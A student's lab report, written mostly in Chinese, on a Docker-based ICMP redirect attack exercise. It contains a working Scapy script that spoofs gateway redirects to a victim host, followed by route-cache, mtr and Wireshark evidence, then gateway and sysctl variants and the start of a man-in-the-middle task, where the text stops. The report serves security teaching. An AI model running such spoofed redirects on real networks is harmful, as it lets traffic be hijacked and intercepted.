ICMP Redirect Attack Lab

57118203 陈萱妍


Task 1: Launching ICMP Redirect Attack

使用 ip route 命令查看被攻击主机的路由表。

```
root@431752210c88:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

可观察到局域网 192.168.60.0/24 的网关为 10.9.0.11。

编写代码 recirect.py。



Open
recirect.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

```python
#!/usr/bin/python3
from scapy.all import*
ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

设置 icmp 重定向数据包的源 ip 地址为局域网网关 10.9.0.11，重定向数据包的目的 ip 为 10.9.0.5，指定新的网关为恶意路由器地址 10.9.0.111。
设置 ICMPtype=5：Redirect（change route），设置 ICMPcode=1：host unreachable。ip2 的源地址和目的地址与受害者发送数据包的地址相匹配，即源地址为 10.9.0.5，目的地址为 192.168.60.5。


在受害者主机中 ping192.168.60.5，在攻击者主机中执行攻击程序。

```
root@431752210c88:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.530 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.190 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.321 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.362 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.675 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=1.15 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.971 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.914 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=1.26 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.818 ms
^C64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=1.01 ms
^C
--- 192.168.60.5 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13153ms
rtt min/avg/max/mdev = 0.076/0.604/1.263/0.405 ms
```



```
root@620164cbeac3:/volumes# python3 recirect.py
.
Sent 1 packets.
```


攻击执行时使用 wireshark 捕获重定向数据包。



```
11 2021-07-17 08:4… 10.9.0.11      10.9.0.5        ICMP    70 Redirect             (Redirect for host)
12 2021-07-17 08:4… 10.9.0.5       192.168.60.5    ICMP    98 Echo (ping) request  id=0x0011, seq=5/1280, ttl=64 (no re

› Frame 11: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface br-4d5f491369e8, id 0
› Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
⌄ Internet Protocol Version 4, Src: 10.9.0.11, Dst: 10.9.0.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 56
    Identification: 0x0001 (1)
  › Flags: 0x0000
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x66a3 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.0.11
    Destination: 10.9.0.5
⌄ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0xf086 [correct]
    [Checksum Status: Good]
    Gateway address: 10.9.0.111
  › Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
  › Internet Control Message Protocol
```

可观察到源 ip 地址为网关地址，目的 ip 为受害者地址。Gateway address 为恶意路由器地址 10.9.0.111，当受害者向 192.168.60.5 发送数据包时，会重定向到恶意路由器上。


使用 ip route show cache 命令查看攻击后的路由缓存。



```
root@431752210c88:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 118sec
```


可观察到发送至 192.168.60.5 的数据包的网关已被重定向为恶意路由器地址。

使用 mtr -n 192.168.60.5 命令对比攻击前后的路由。
攻击前：



```
                                          Packets               Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                            0.0%     6    0.2   0.6   0.2   1.6   0.5
 2. 192.168.60.5                         0.0%     6    0.5   0.4   0.1   0.9   0.3
```

攻击后：



```
                                          Packets               Pings
 Host                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                           0.0%    12    0.7   0.4   0.1   0.7   0.2
 2. 10.9.0.11                            0.0%    11    0.4   0.6   0.1   1.9   0.6
 3. 192.168.60.5                         0.0%    11    0.2   0.5   0.1   1.9   0.6
```


可观察到攻击后路由发生变化，数据包会先到达恶意路由器，说明重定向攻击成功。

Questions.

After you have succeeded in the attack, please conduct the following experiments, and see whether your attack can still succeed. Please explain your observations:


• Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

将 icmp.gw 修改为非本地局域网上的计算机，此处修改为本机 ip 地址 10.208.71.179。


Open
*recirect.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

```
#!/usr/bin/python3
from scapy.all import*
ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.208.71.179"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```


重复攻击过程，使用 ip route show cache 命令查看攻击后的路由缓存。



```
root@431752210c88:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.904 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.380 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.391 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.776 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.993 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.463 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.821 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.997 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.140 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.450 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.784 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.332 ms
^C
--- 192.168.60.5 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13128ms
rtt min/avg/max/mdev = 0.069/0.542/0.997/0.319 ms
root@431752210c88:/# ip route show cache
root@431752210c88:/# 
```

可观察到攻击后没有产生路由缓存。


使用 mtr -n 192.168.60.5 命令对比攻击前后的路由。



```
                              My traceroute  [v0.93]
431752210c88 (10.9.0.5)                                   2021-07-17T13:10:31+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                          Packets               Pings
 Host                                    Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                             0.0%     5    0.1   0.3   0.1   1.0   0.4
 2. 192.168.60.5                          0.0%     4    0.2   0.3   0.1   0.6   0.2
```

可观察到未发生变化。

攻击执行时使用 wireshark 捕获重定向数据包。




```
19 2021-07-17 09:0… 10.9.0.11          10.9.0.5          ICMP     70 Redirect              (Redirect for host)
20 2021-07-17 09:0… 02:42:0a:09:00:05  Broadcast         ARP      42 Who has 10.208.71.179? Tell 10.9.0.5
21 2021-07-17 09:0… 10.9.0.5           192.168.60.5      ICMP     98 Echo (ping) request  id=0x001f, seq=7/1792, ttl=64 (reply
22 2021-07-17 09:0… 192.168.60.5       10.9.0.5          ICMP     98 Echo (ping) reply    id=0x001f, seq=7/1792, ttl=63 (reque

Frame 19: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface br-4d5f491369e8, id 0
Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.11, Dst: 10.9.0.5
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 56
    Identification: 0x0001 (1)
  ▸ Flags: 0x0000
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x66a3 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.0.11
    Destination: 10.9.0.5
Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0xa87b [correct]
    [Checksum Status: Good]
    Gateway address: 10.208.71.179
  ▾ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
```

可观察到 Gateway address 被修改为恶意路由器地址 10.208.71.179。


• Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offlfline or non-existing. Please show your experiment result, and explain your observation.

将 icmp.gw 修改为本地局域网上的不存在的计算机，此处修改为 10.9.0.8。


Open
recirect.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

```python
#!/usr/bin/python3
from scapy.all import*
ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.8"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```


重复上述过程发现结果与上题相同，没有产生路由缓存，重定向失败。



```
root@431752210c88:/# ip route show cache
root@431752210c88:/# █
```


• Question 3: If you look at the docker-compose.yml fifile, you will fifind the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

在 docker-compose.yml 文件中修改条目，开启 ICMP 重定向功能。




```
  sysctls:
          - net.ipv4.ip_forward=1
          - net.ipv4.conf.all.send_redirects=1
          - net.ipv4.conf.default.send_redirects=1
          - net.ipv4.conf.eth0.send_redirects=1
```

重启容器，再次进行重定向攻击，发现攻击失败。




```
root@1bb5ecdbf73a:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 169sec
```



```
                                   My traceroute  [v0.93]
1bb5ecdbf73a (10.9.0.5)                                              2021-07-17T21:39:39+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                    Packets               Pings
 Host                                             Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                      0.0%     4    0.8   0.3   0.1   0.8   0.3
 2. 192.168.60.5                                   0.0%     4    0.2   0.3   0.2   0.6   0.2
```

使用 wireshark 抓取数据包。




```
19 2021-07-17 17:3… 10.9.0.11      10.9.0.5       ICMP   70 Redirect              (Redirect for host)
20 2021-07-17 17:3… 10.9.0.5       192.168.60.5   ICMP   98 Echo (ping) request   id=0x000f, seq=7/1792, ttl=64 (no res
21 2021-07-17 17:3… 10.9.0.5       192.168.60.5   ICMP   98 Echo (ping) request   id=0x000f, seq=7/1792, ttl=63 (reply
22 2021-07-17 17:3… 192.168.60.5   10.9.0.5       ICMP   98 Echo (ping) reply     id=0x000f, seq=7/1792, ttl=63 (reques
23 2021-07-17 17:3… 10.9.0.5       192.168.60.5   ICMP   98 Echo (ping) request   id=0x000f, seq=8/2048, ttl=64 (no res
24 2021-07-17 17:3… 10.9.0.111     10.9.0.5       ICMP  126 Redirect              (Redirect for host)
25 2021-07-17 17:3… 10.9.0.5       192.168.60.5   ICMP   98 Echo (ping) request   id=0x000f, seq=8/2048, ttl=63 (reply
26 2021-07-17 17:3  192.168.60.5   10.9.0.5       ICMP   98 Echo (ping) reply     id=0x000f  seq=8/2048  ttl=63 (reques
```

```
Frame 19: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface br-471bdc6b6175, id 0
Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.11, Dst: 10.9.0.5
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
› Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 56
  Identification: 0x0001 (1)
› Flags: 0x0000
  Fragment offset: 0
  Time to live: 64
  Protocol: ICMP (1)
  Header checksum: 0x66a3 [validation disabled]
  [Header checksum status: Unverified]
  Source: 10.9.0.11
  Destination: 10.9.0.5
Internet Control Message Protocol
  Type: 5 (Redirect)
  Code: 1 (Redirect for host)
  Checksum: 0xf086 [correct]
  [Checksum Status: Good]
  Gateway address: 10.9.0.111
```

观察到多条重定向消息，允许发送重定向消息后，网关先被重定向为恶意路由器地址，又被计算机自己发送重定向消息将路由器修改为原来的网关，导致重定向失败。

Task 2: Launching the MITM Attack


修改 docker-compose.yml 文件，关闭恶意路由器的 ip 转发。



```
 sysctls:
          - net.ipv4.ip_forward=0
          - net.ipv4.conf.all.send_redirects=1
          - net.ipv4.conf.default.send_redirects=1
          - net.ipv4.conf.eth0.send_redirects=1
```


重启容器，对受害者主机进行重定向攻击，使从受害者主机发出的所有数据包都经过恶意路由器。

使用 ifconfig 命令查看受害者主机的 mac 地址



```
root@d04587951dde:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 103  bytes 11956 (11.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1484 (1.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

编写程序 mitm.py




recirect.py　docker-compose.yml　mitm.py

```python
